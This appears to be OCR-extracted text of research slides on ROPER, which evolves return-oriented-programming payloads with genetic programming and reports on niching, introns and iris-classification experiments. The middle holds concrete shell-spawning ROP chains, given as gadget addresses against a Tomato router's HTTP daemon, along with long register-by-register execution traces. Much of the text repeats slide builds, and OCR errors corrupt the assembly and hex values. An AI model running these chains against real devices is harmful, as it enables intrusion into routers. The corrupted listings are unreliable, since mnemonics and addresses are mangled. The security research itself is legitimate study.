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
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- How do we best cultivate the evolution of ROP payloads?
- What sort of things are they capable of?


3. Bird's-Eye View of ROPER

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5. The Fundamental Problem of Information Security

At bottom, in computation, there is no essential distinction between data and code. The fundamental problem of infosec is to find ways of imposing this distinction in specific contexts, and ensuring that it locally holds.

► The hacker feeds some input 'data' to the target process, which...

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2nd argument
1st argument
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Saved Frame Pointer
Locally Scoped Data, Including Statically Allocated Buffers

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
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pp of Calling Stack Frame	Stack
2nd argument	grows
1st argument	
DDRESS OF STACK DATA /	JMO
ARMLESSDATAHARMLESS ATAHARMLESSDATAHARM	dewnware
ESSDATAHARMLESSDA <mark>T</mark> A)	. /
ARMLESSDATAHARMLESS ATAHARMLESSDAIMHARM	
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- ➤ On Unix systems, this defence is called W⊕X. Windows users know it as "Data Execution Prevention", or DEP.

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- ▶ On Unix systems, this defence is called $W \oplus X$. Windows users know it as "Data Execution Prevention", or DEP.
- ▶ The classic shellcode attack fails, because the shellcode, written to the stack, cannot be **executed**.

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- PROBLEM: You can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- SOLUTION: You can't introduce any code of your own, but you can reuse pieces of memory that are already executable. The trick is rearranging them into something useful.



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- in a ROP chain, each gadget performs its operation, and then sends the instruction pointer to the next gadget in the chain

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- ...but this is just a convention. If an instruction pops an address from the stack into the IP, it will do so no matter what address we put there.
- ▶ and we can take advantage of this to 'chain' arbitrarily many gadgets together. As each reaches its RETURN instruction, it sends the instruction pointer to the next gadget in the chain.

12. Generalization of the Gadget Concept

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- we can broaden it to include any sequence of instructions that culminates in a jump to a location that's determined by the data on the stack
- this gives us what's commonly called 'JOP', or jump-oriented programming

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
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- "Weird machine" here means "a more powerful, programmable execution environment than intended or expected", as Halvar Flake put it.
- ► The concept is very general, & provides a systematic way of thinking about exploitation.
- We could even say that "Exploitation is setting up, instantiating, and programming a weird machine." (Halvar Flake @ Infiltrate, 2011)



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
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
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Why is this a good suitable problem space for evolutionary methods?

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16. Challenges ROP Poses for Genetic Programming

Looked at another way, however, these same features pose challenges for genetic programming:

- Genetic Programming often makes use of a highly specialized virtual machine, with a small and purposeful instruction set.
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
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- It is not purposeful, but a disordered scrap heap of ill-fitting parts.
- ➤ It is not uniformly distributed over the semantic space it represents.

17. Uneven Raw Materials



Operations are unevenly distributed across registers.

What is necessary in order for natural selection to take place?

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1. Reproduction with mutation

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
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
- 1. Reproduction with mutation
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Anything that implements these traits can implement Darwinian evolution.

19. Bird's-Eye View of ROPER



20. Genetic Algorithm with Tournament Selection



21. Implementation Details

GENOTYPE REPRESENTATION	stack of gadget pointers & dwords
VARIATION OPERATORS	single-point crossover (fitness weighted or cloning with micromutation
PHENOTYPE REPRESENTATION	behaviour of ROP-chain in virtual CPU, loaded with target executable
FITNESS FUNCTIONS	crowding-modulated crash penalty performance in task niching/fitness-sharing modifier

22. The Unicorn Emulation Library

In order to examine the behaviour of each ROP or JOP payload, I make use of Nguyen Anh Quynh's (excellent) Unicorn CPU Emulation library, which allows one to utilize QEMU's CPU modules without needing to spin up an entire QEMU instance.

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This has been a terrifically useful tool for studying low-level processes on variou architectures, and I encourage anyone doing the same to look into it.

23. Pattern matching

Suppose we wanted to prime the CPU for the call execv("/bin/sh", ["/bin/sh"], 0);

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We'd need a ROP chain that sets r0 and r1 to point to some memory location that contains "/bin/sh", sets r2 to 0, and r7 to 11. Once that's in place spawning a shell is as simple as jumping to any given address that contains an svc instruction.

24. Example of a Handwritten ROP-Chain on tomato-RT-N18U-httpd $\,$

Payload:

00013200 0002bc3e 0002bc3e 00000000 deba5e12 d000dl3d 00015330 deba5e12 feedc0de badb17e5 0000000b 0001c64c

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Runtime:

```
00013200 pop {r0, r1, r2, r3, r4, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: ???????
00015330 pop {r4, r5, r6, r7, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
0001c64c svcpl 0x00707070
```

25. Shellcode Using Noisy Gadgets

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One of ROPER's more peculiar solutions to this problem – using gadgets from a Tomato router's HTTP daemon – is on the next slide...

26. Specimen generated by ROPER

```
Payload:
000100fc 0002bc3e 0002bc3e 0002bc3e
00012780 0000000b 0000000b 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012780 0002bc3e 0002bc3e 0002bc3e 0002bc3e 0000000b
000155ec 00000000 0000000b 0002bc3e
000100fc 0002bc3e 0000000b 00000000
0000b49c 0002bc3e 0000000b 0002bc3e 0000000b 0002bc3e
0000b48c 0002bc3e 00000000 0002bc3e 0002bc3e 0002bc3e
0000b48c 0002bc3e 0002bc3e 0002bc3e 0002bc3e 00000000
00016918 0002bc3e 0000000b 0002bc3e 0002bc3e 0000000b
00015d24 0002bc3e 00000000 00000000
00012a78 0000000b 00000000
0000e0f8 00000000
000109b4 0002bc3e 0000000b
0000b48c 0002bc3e 0002bc3e 0002bc3e 0000000b 0002bc3e
000100fc 0002bc3e 00000000 00000000
000109b4 0002bc3e 0002bc3e
00016758 00000000
0000e0f8 0002bc3e
000100fc 0002bc3e 00000000 0000000b
00012a78 0002bc3e 0002bc3e
0001569c 0000000b 0002bc3e 0002bc3e
0000bfc4 0002bc3e 0002bc3e
00013760 0000000b 0002bc3e 0000000b 0002bc3e 0000000b
0000bfc4 0002bc3e 0002bc3e
0000b49c 0000000b 00000000 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012a78 00000000 0000000b
00011fd8 0000000b
00016758 0002bc3e
0000e0f8 0002bc3e
00013760 00000000 0000000b 0002bc3e 0002bc3e 0002bc3e
```

```
;; Gadet 0

[000100fc] nov r0,r6

[00010100] ldrb r4,[r6],1

[00010104] cmp r4,0

[00010106] ne 4294967224

[0001010c] rsb r5,r5,r0

[00010110] cmp r5,0x40

[00010111] novyt r0,0

[00010111] novyt r0,1

[0001011c] pop {r4,r5,r6,pc}
```

R0: 00000001 R1: 00000001 R2: 00000001 R7: 0002bc3e

```
;; Gadget 0
[000100fc] mov r0,r6
[00010100] ldrb r4,[r6],1
[00010104] cmp r4,0
[00010108] bne 4294967224
[0001010c] rsb r5,r5,r0
[00010110] cmp r5,0x40
[00010114] movgt r0,0
[00010118] movle r0,1
[0001011c] pop {r4,r5,r6,pc}
R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
;; Gadget 1
[00012780] bne 0x18
[00012798] mvn r7.0
[0001279c] mov r0.r7
[000127a0] pop {r3.r4.r5.r6.r7.pc}
R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 0
                                               ;; Gadget 2
[000100fc] mov r0,r6
                                               [00016884]
                                                          beq 0x1c
[00010100] ldrb r4,[r6],1
                                               [00016888] ldr r0,[r4,0x1c]
[00010104] cmp r4,0
[00010108] bne 4294967224
                                               [0001687c]
                                                          push {r4,lr}
[0001010c] rsb r5,r5,r0
                                               [00016880] subs r4,r0,0
[00010110] cmp r5,0x40
                                               [00016884] beg 0x1c
[00010114] movgt r0,0
                                               [000168a0]
                                                          mov r0,r1
[00010118] movle r0,1
                                               [000168a4] pop {r4.pc}
[0001011c] pop {r4,r5,r6,pc}
                                               R0: 00000001
                                               R1: 00000001
R0: 00000001
                                               R2: 00000001
R1: 00000001
                                               R7: 0002bc3e
R2: 00000001
R7: 0002bc3e
;; Gadget 1
[00012780] bne 0x18
[00012798] mvn r7.0
[0001279c] mov r0.r7
[000127a0] pop {r3.r4.r5.r6.r7.pc}
R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 0
                                               ;; Gadget 2
[000100fc] mov r0,r6
                                               [00016884]
                                                          beq 0x1c
[00010100] ldrb r4,[r6],1
                                               [00016888] ldr r0,[r4,0x1c]
[00010104] cmp r4,0
                                               [0001688c] bl 4294967280
[00010108] bne 4294967224
[0001010c] rsb r5,r5,r0
                                               [00016880] subs r4,r0,0
[00010110] cmp r5,0x40
                                               [00016884] beg 0x1c
[00010114] movgt r0,0
                                               [000168a0]
                                                          mov r0,r1
[00010118] movle r0,1
                                               [000168a4] pop {r4,pc}
[0001011c] pop {r4,r5,r6,pc}
                                               R0: 00000001
                                               R1: 00000001
R0: 00000001
                                               R2: 00000001
R1: 00000001
                                               R7: 0002bc3e
R2: 00000001
R7: 0002bc3e
;; Gadget 1
[00012780] bne 0x18
[00012798] mvn r7.0
[0001279c] mov r0.r7
[000127a0] pop {r3.r4.r5.r6.r7.pc}
R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 0
                                               ;; Gadget 2
[000100fc] mov r0,r6
                                               [00016884]
                                                          beq 0x1c
[00010100] ldrb r4,[r6],1
                                               [00016888] ldr r0,[r4,0x1c]
[00010104] cmp r4,0
                                               [0001688c] bl 4294967280
[00010108] bne 4294967224
                                               [0001687c]
                                                          push {r4,lr}
[0001010c] rsb r5,r5,r0
                                               [00016880] subs r4,r0,0
[00010110] cmp r5,0x40
                                               [00016884] beg 0x1c
[00010114] movgt r0,0
                                               [000168a0]
                                                          mov r0,r1
[00010118] movle r0,1
                                               [000168a4] pop {r4.pc}
[0001011c] pop {r4,r5,r6,pc}
                                               R0: 00000001
                                               R1: 00000001
R0: 00000001
                                               R2: 00000001
R1: 00000001
                                               R7: 0002bc3e
R2: 00000001
R7: 0002bc3e
;; Gadget 1
[00012780] bne 0x18
[00012798] mvn r7.0
[0001279c] mov r0.r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}
RO: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 0
                                               ;; Gadget 2
                                                                                              [00016690] cmp r3,0
                                                                                              [00016694] ldrne r2,[r3,0x20]
[000100fc] mov r0,r6
                                               [00016884]
                                                           beq 0x1c
[00010100] ldrb r4,[r6],1
                                               [00016888] ldr r0,[r4,0x1c]
                                                                                              [00016698] moveq r2,r3
                                               [0001688c] bl 4294967280
                                                                                              [0001669c] rsb r2,r2,r1
[00010104] cmp r4,0
                                                          push {r4,lr}
[00010108] bne 4294967224
                                               [0001687c]
                                                                                              [000166a0] cmn r2,1
[0001010c] rsb r5,r5,r0
                                               [00016880] subs r4,r0,0
                                                                                              [000166a4] bge 0x48
[00010110] cmp r5,0x40
                                               [00016884]
                                                          beq 0x1c
                                                                                              [000166ec] cmp r2,1
[00010114] movgt r0,0
                                                                                              [000166f0] ble 0x44
                                               [000168a0]
                                                           mov r0,r1
[00010118] movle r0,1
                                               [000168a4]
                                                          pop {r4,pc}
                                                                                              [00016734] mov r2,0
[0001011c] pop {r4,r5,r6,pc}
                                                                                              [00016738] cmp r0,r2
                                               R0: 00000001
                                                                                              [0001673c] str r2,[r4,0x20]
                                               R1: 00000001
                                                                                              [00016740] beg 0x10
R0: 00000001
                                               R2: 00000001
                                                                                              [00016750] cmp r3.0
R1: 00000001
                                               R7: 0002bc3e
                                                                                              [00016754] beg 0x14
R2: 00000001
                                                                                              [00016758] ldr r3,[r3,0x20]
R7: 0002bc3e
                                               ;; Extended Gadget 0
                                                                                              [0001675c] ldr r2,[r4,0x20]
                                               [00016890] str r0,[r4,0x1c]
                                                                                              [00016760] cmp r3,r2
                                               [00016894]
                                                          mov r0.r4
                                                                                              [00016764] strqt r3,[r4,0x20]
;; Gadget 1
[00012780] bne 0x18
                                               [00016898]
                                                           pop {r4,lr}
                                                                                              [00016768] ldr r3,[r4,0x20]
[00012798] mvn r7.0
                                               [0001689c] b 4294966744
                                                                                              [0001676c] mov r0.r4
[0001279c] mov r0.r7
                                               [00016674] push {r4.lr}
                                                                                              [00016770] add r3.r3.1
[000127a0] pop {r3,r4,r5,r6,r7,pc}
                                                                                              [00016774] str r3.[r4.0x20]
                                               [00016678]
                                                          mov r4.r0
                                               [0001667c] ldr r0.[r0.0x18]
                                                                                              [00016778] pop {r4.pc}
                                               [00016680] ldr r3.[r4.0x1c]
RO: ffffffff
                                                                                              RO: 0000000h
                                               [00016684] cmp r0.0
                                                                                              R1: 00000000
R1: 00000001
                                               [00016688] ldrne r1.[r0.0x20]
R2: 00000001
                                                                                              R2: 00000000
                                               [0001668c] movea r1.r0
R7: ffffffff
                                                                                              R7: 0002bc3e
```

```
;; Gadget 0
[000100fc] mov r0,r6
[00010100] ldrb r4,[r6],1
[00010104] cmp r4,0
[00010108] bne 4294967224
[0001010c] rsb r5,r5,r0
[00010110] cmp r5,0x40
[00010114] movgt r0,0
[00010118] movle r0,1
[0001011c] pop {r4,r5,r6,pc}
R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
;; Gadget 1
[00012780] bne 0x18
[00012798] mvn r7.0
[0001279c] mov r0.r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}
RO: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 2
[00016884]
            beq 0x1c
[00016888] ldr r0,[r4,0x1c]
[0001688c] bl 4294967280
           push {r4,lr}
[0001687c]
[00016880] subs r4,r0,0
[00016884] beg 0x1c
[000168a0]
            mov r0,r1
[000168a4]
           pop {r4,pc}
R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
;; Extended Gadget 0
[00016890] str r0,[r4,0x1c]
[00016894]
           то∨ г0,г4
[00016898]
            pop {r4,lr}
[0001689c]
            b 4294966744
[00016678]
            mov r4.r0
[0001667c] ldr r0.[r0.0x18]
[00016680] ldr r3.[r4.0x1c]
[00016684] cmp r0.0
[00016688] ldrne r1.[r0.0x20]
[0001668c] movea r1.r0
```

```
[00016690] cmp r3,0
[00016694] ldrne r2,[r3,0x20]
[00016698] moveq r2,r3
[0001669c] rsb r2,r2,r1
[000166a0] cmn r2,1
[000166a4] bge 0x48
[000166ec] cmp r2,1
[000166f0] ble 0x44
[00016734] mov r2,0
[00016738] cmp r0,r2
[0001673c] str r2,[r4,0x20]
[00016740] beg 0x10
[00016750] cmp r3.0
[00016754] beg 0x14
[00016758] ldr r3,[r3,0x20]
[0001675c] ldr r2,[r4,0x20]
[00016760] cmp r3,r2
[00016764] strqt r3,[r4,0x20]
[00016768] ldr r3,[r4,0x20]
[0001676c] mov r0.r4
[00016770] add r3.r3.1
[00016774] str r3.[r4.0x20]
[00016778] pop {r4.pc}
RO: 0000000h
R1: 00000000
```

R2: 00000000

R7: 0002bc3e

```
;; Gadget 0
[000100fc] mov r0,r6
[00010100] ldrb r4,[r6],1
[00010104] cmp r4,0
[00010108] bne 4294967224
[0001010c] rsb r5,r5,r0
[00010110] cmp r5,0x40
[00010114] movgt r0,0
[00010118] movle r0,1
[0001011c] pop {r4,r5,r6,pc}
R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
;; Gadget 1
[00012780] bne 0x18
[00012798] mvn r7.0
[0001279c] mov r0.r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}
RO: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 2
[00016884]
            beq 0x1c
[00016888] ldr r0,[r4,0x1c]
[0001688c] bl 4294967280
           push {r4,lr}
[0001687c]
[00016880] subs r4,r0,0
[00016884] beg 0x1c
[000168a0]
            mov r0,r1
[000168a4]
           pop {r4,pc}
R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
;; Extended Gadget 0
[00016890] str r0,[r4,0x1c]
[00016894]
           то∨ г0,г4
[00016898]
            pop {r4,lr}
[0001689c]
            b 4294966744
[00016678]
            mov r4.r0
[0001667c] ldr r0.[r0.0x18]
[00016680] ldr r3.[r4.0x1c]
[00016684] cmp r0.0
[00016688] ldrne r1.[r0.0x20]
[0001668c] movea r1.r0
```

```
[00016690] cmp r3,0
[00016694] ldrne r2,[r3,0x20]
[00016698] moveq r2,r3
[0001669c] rsb r2,r2,r1
[000166a0] cmn r2,1
[000166a4] bge 0x48
[000166ec] cmp r2,1
[00016734] mov r2,0
[00016738] cmp r0,r2
[0001673c] str r2,[r4,0x20]
[00016740] beg 0x10
[00016750] cmp r3.0
[00016754] beg 0x14
[00016758] ldr r3,[r3,0x20]
[0001675c] ldr r2,[r4,0x20]
[00016760] cmp r3,r2
[00016764] strqt r3,[r4,0x20]
[00016768] ldr r3,[r4,0x20]
[0001676c] mov r0.r4
[00016770] add r3.r3.1
[00016774] str r3.[r4.0x20]
[00016778] pop {r4.pc}
RO: 0000000h
R1: 00000000
R2: 00000000
R7: 0002bc3e
```

```
;; Gadget 0
[000100fc] mov r0,r6
[00010100] ldrb r4,[r6],1
[00010104] cmp r4,0
[00010108] bne 4294967224
[0001010c] rsb r5,r5,r0
[00010110] cmp r5,0x40
[00010114] movgt r0,0
[00010118] movle r0,1
[0001011c] pop {r4,r5,r6,pc}
R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
;; Gadget 1
[00012780] bne 0x18
[00012798] mvn r7.0
[0001279c] mov r0.r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}
RO: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 2
[00016884]
            beq 0x1c
[00016888] ldr r0,[r4,0x1c]
[0001688c] bl 4294967280
           push {r4,lr}
[0001687c]
[00016880] subs r4,r0,0
[00016884] beg 0x1c
[000168a0]
            mov r0,r1
[000168a4]
           pop {r4,pc}
R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
;; Extended Gadget 0
[00016890] str r0,[r4,0x1c]
[00016894]
           то∨ г0,г4
[00016898]
            pop {r4,lr}
[0001689c]
            b 4294966744
[00016678]
            mov r4.r0
[0001667c] ldr r0.[r0.0x18]
[00016680] ldr r3.[r4.0x1c]
[00016684] cmp r0.0
[00016688] ldrne r1.[r0.0x20]
[0001668c] movea r1.r0
```

```
[00016690] cmp r3,0
[00016694] ldrne r2,[r3,0x20]
[00016698] moveq r2,r3
[0001669c] rsb r2,r2,r1
[000166a0] cmn r2,1
[000166a4] bge 0x48
[000166ec] cmp r2,1
[00016734] mov r2,0
[00016738] cmp r0,r2
[0001673c]
           str r2,[r4,0x20]
[00016750] cmp r3,0
[00016754] beg 0x14
[00016758] ldr r3,[r3,0x20]
[0001675c] ldr r2,[r4,0x20]
[00016760] cmp r3,r2
[00016764] strqt r3,[r4,0x20]
[00016768] ldr r3,[r4,0x20]
[0001676c] mov r0.r4
[00016770] add r3.r3.1
[00016774] str r3.[r4.0x20]
[00016778] pop {r4.pc}
RO: 0000000h
R1: 00000000
R2: 00000000
R7: 0002bc3e
```

```
;; Extended Gadget 1
[00012780] bne 0x18
[00012784] add r$,r$,r7
[00012788] rsb r4,r7,r4
[00012786] cmp r4,0
[00012790] bgt 4294967240
[00012794] b 8
[00012790] nov r0,r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}

R8: 0002bc3e
```

R1: 00000000 R2: 00000000 R7: 0000000b

```
;; Extended Gadget 1
                                               :: Extended Gadget 2
[00012780] bne 0x18
                                               [000155ec] b 0x1c
[00012784] add r5,r5,r7
                                               [00015608] add sp.sp.0x58
[00012788] rsb r4,r7,r4
                                               [0001560c] pop {r4,r5,r6,pc}
[0001278c] cmp r4,0
[00012790] bgt 4294967240
                                              R0: 0002bc3e
[00012794] b 8
                                              R1: 00000000
[0001279c] mov r0,r7
                                              R2: 00000000
[000127a0] pop {r3,r4,r5,r6,r7,pc}
                                              R7: 0000000b
```

R0: 0002bc3e R1: 00000000 R2: 00000000 R7: 0000000b

```
:: Extended Gadget 1
                                               :: Extended Gadget 2
                                                                                              :: Extended Gadget 3
[00012780] bne 0x18
                                               [000155ec] b 0x1c
[00012784] add r5,r5,r7
                                               [00015608] add sp,sp,0x58
                                                                                              [0001691c] mov r2,r6
[00012788] rsb r4,r7,r4
                                               [0001560c] pop {r4,r5,r6,pc}
                                                                                              [00016920] bl 4294967176
[0001278c] cmp r4,0
                                                                                              [000168a8] push {r4,r5,r6,r7,r8,lr}
[00012790] bqt 4294967240
                                                                                              [000168ac] subs r4,r0,0
                                              R0: 0002bc3e
[00012794] b 8
                                                                                              [000168b0] mov r5,r1
                                              R1: 00000000
[0001279c] mov r0,r7
                                                                                              [000168b4] mov r6,r2
                                              R2: 00000000
[000127a0] pop {r3,r4,r5,r6,r7,pc}
                                                                                              [000168b8] beg 0x7c
                                              R7: 0000000b
                                                                                              [000168bc] mov r0,r1
                                                                                              [000168c0] mov r1,r4
R0: 0002bc3e
                                                                                             [000168c4] blx r2
R1: 00000000
R2: 00000000
                                                                                              R0: 0002bc3e
R7: 0000000b
                                                                                              R1: 0002bc3e
                                                                                             R2: 00000000
                                                                                             R7: 0000000b
```

```
:: Extended Gadget 1
                                               :: Extended Gadget 2
[00012780] bne 0x18
                                               [000155ec] b 0x1c
[00012784] add r5,r5,r7
                                               [00015608] add sp,sp,0x58
[00012788] rsb r4,r7,r4
                                               [0001560c] pop {r4,r5,r6,pc}
[0001278c] cmp r4,0
[00012790] bqt 4294967240
                                               R0: 0002bc3e
[00012794] b 8
                                               R1: 00000000
[0001279c] mov r0,r7
                                               R2: 00000000
[000127a0] pop {r3,r4,r5,r6,r7,pc}
                                               R7: 0000000b
R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b
```

```
;; Extended Gadget 3
[00015918] nov r1.r5
[00015920] nov r2.r6
[00016920] bl 4294967176
[00016920] bl 4294967176
[00016880] subs r4.r6, r6, r7, r8, lr]
[00016800] nov r5, r1
[00016800] nov r6, r2
[0001680b] nov r6, r2
[0001680b] nov r0, r1
[0001680] nov r1, r4
```

```
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
```

Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency – jumping blindly to arbitrary addresses is hazardous.

Exon 1 Gene

intron.

exon 2 Intron

Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency – jumping blindly to arbitrary addresses is hazardous.

What selection pressures could be responsible for this phenomenon?

Exon 1 (Gene

Intron

xon 2 Intron

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What selection pressures could be responsible for this phenomenon?

Conjecture:

▶ genes are selected not just for fitness, but for heritability

lintron

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What selection pressures could be responsible for this phenomenon?

Conjecture:

- ▶ genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology

Intron

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What selection pressures could be responsible for this phenomenon?

Conjecture:

- ▶ genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on


Intron

Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency – jumping blindly to arbitrary addresses is hazardous.

What selection pressures could be responsible for this phenomenon?

Conjecture:

- ▶ genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on
- ► 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for



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Conjecture:

- ▶ genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on
- 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for
- ▶ by branching away from the ROP stack at Gadget 2, our specimen transforms about 90% of its genome into introns





30. Fleurs du Malware

It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.

To the best of my knowledge, this has never been attempted before.

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The fitness of the chains was made relative to the accuracy with which they could predict the species of iris from those predictions.

Given time, the population would be able to recognize iris species with an accuracy of about 96%, as an effect of evolution alone.



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31. Low-Hanging Fruit & its Consequences for Diversity

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- This can happen, for example, if it hyperspecializes on a particularly simple portion the "low hanging fruit" - of the problem set, while failing to adapt to more difficult problems.


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
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- The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.
- ▶ But in the wild, this is offset by an increase in competition and crowding, which increase the selective pressure acting on formerly hospitable niches. Low-hanging fruit doesn't last very long.


32. Tracking Niches without Crowding



33. Niching with Crowding




34. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

34. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

Because the environment perennially adjusts to the population's strengths and weaknesses, no specimen encounters the exact same fitness space as its distant ancestors, and cannot benefit from overfitting, or a diet of exclusively low-hanging fruit.

35. Snek!

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They're currently learning how to play an implementation of Snake that I hacked together (github.com/oblivia-simplex/snek).

[CLICK TO PLAY]



36. ROPER II

As work progresses, limitations in ROPER's basic design became apparent:

the evolutionary operators lacked any means of gleaning detailed information about the gadgets used, or the memory layout of the host process, or anything else that might be relevant, but the creatures' performance at runtime

36. ROPER II

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- "Instead of evolving the payloads directly, why not evolve programs that build the payloads?"
- ► This lets us bypass many of the obstacles noted earlier,
- letting us provide the population with numerous channels of information into the host process, without having to judge, beforehand, which channels would be most fruitful.

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 - experimentally executing gadget combinations in the Unicorn VM,
 - and dereferencing pointers and searching for values in process memory.

38. PUSH Control Flow in ROPER II

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 - pop arguments from stacks
 - perform operation

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 - * tag return value with type, and
 - * push result onto exec stack
 - else if value: check type, and push onto matching stack

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 - ▶ else if **list**: push contents back onto exec stack

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- ▶ to which fitness functions can then be replied, as in ROPER I.

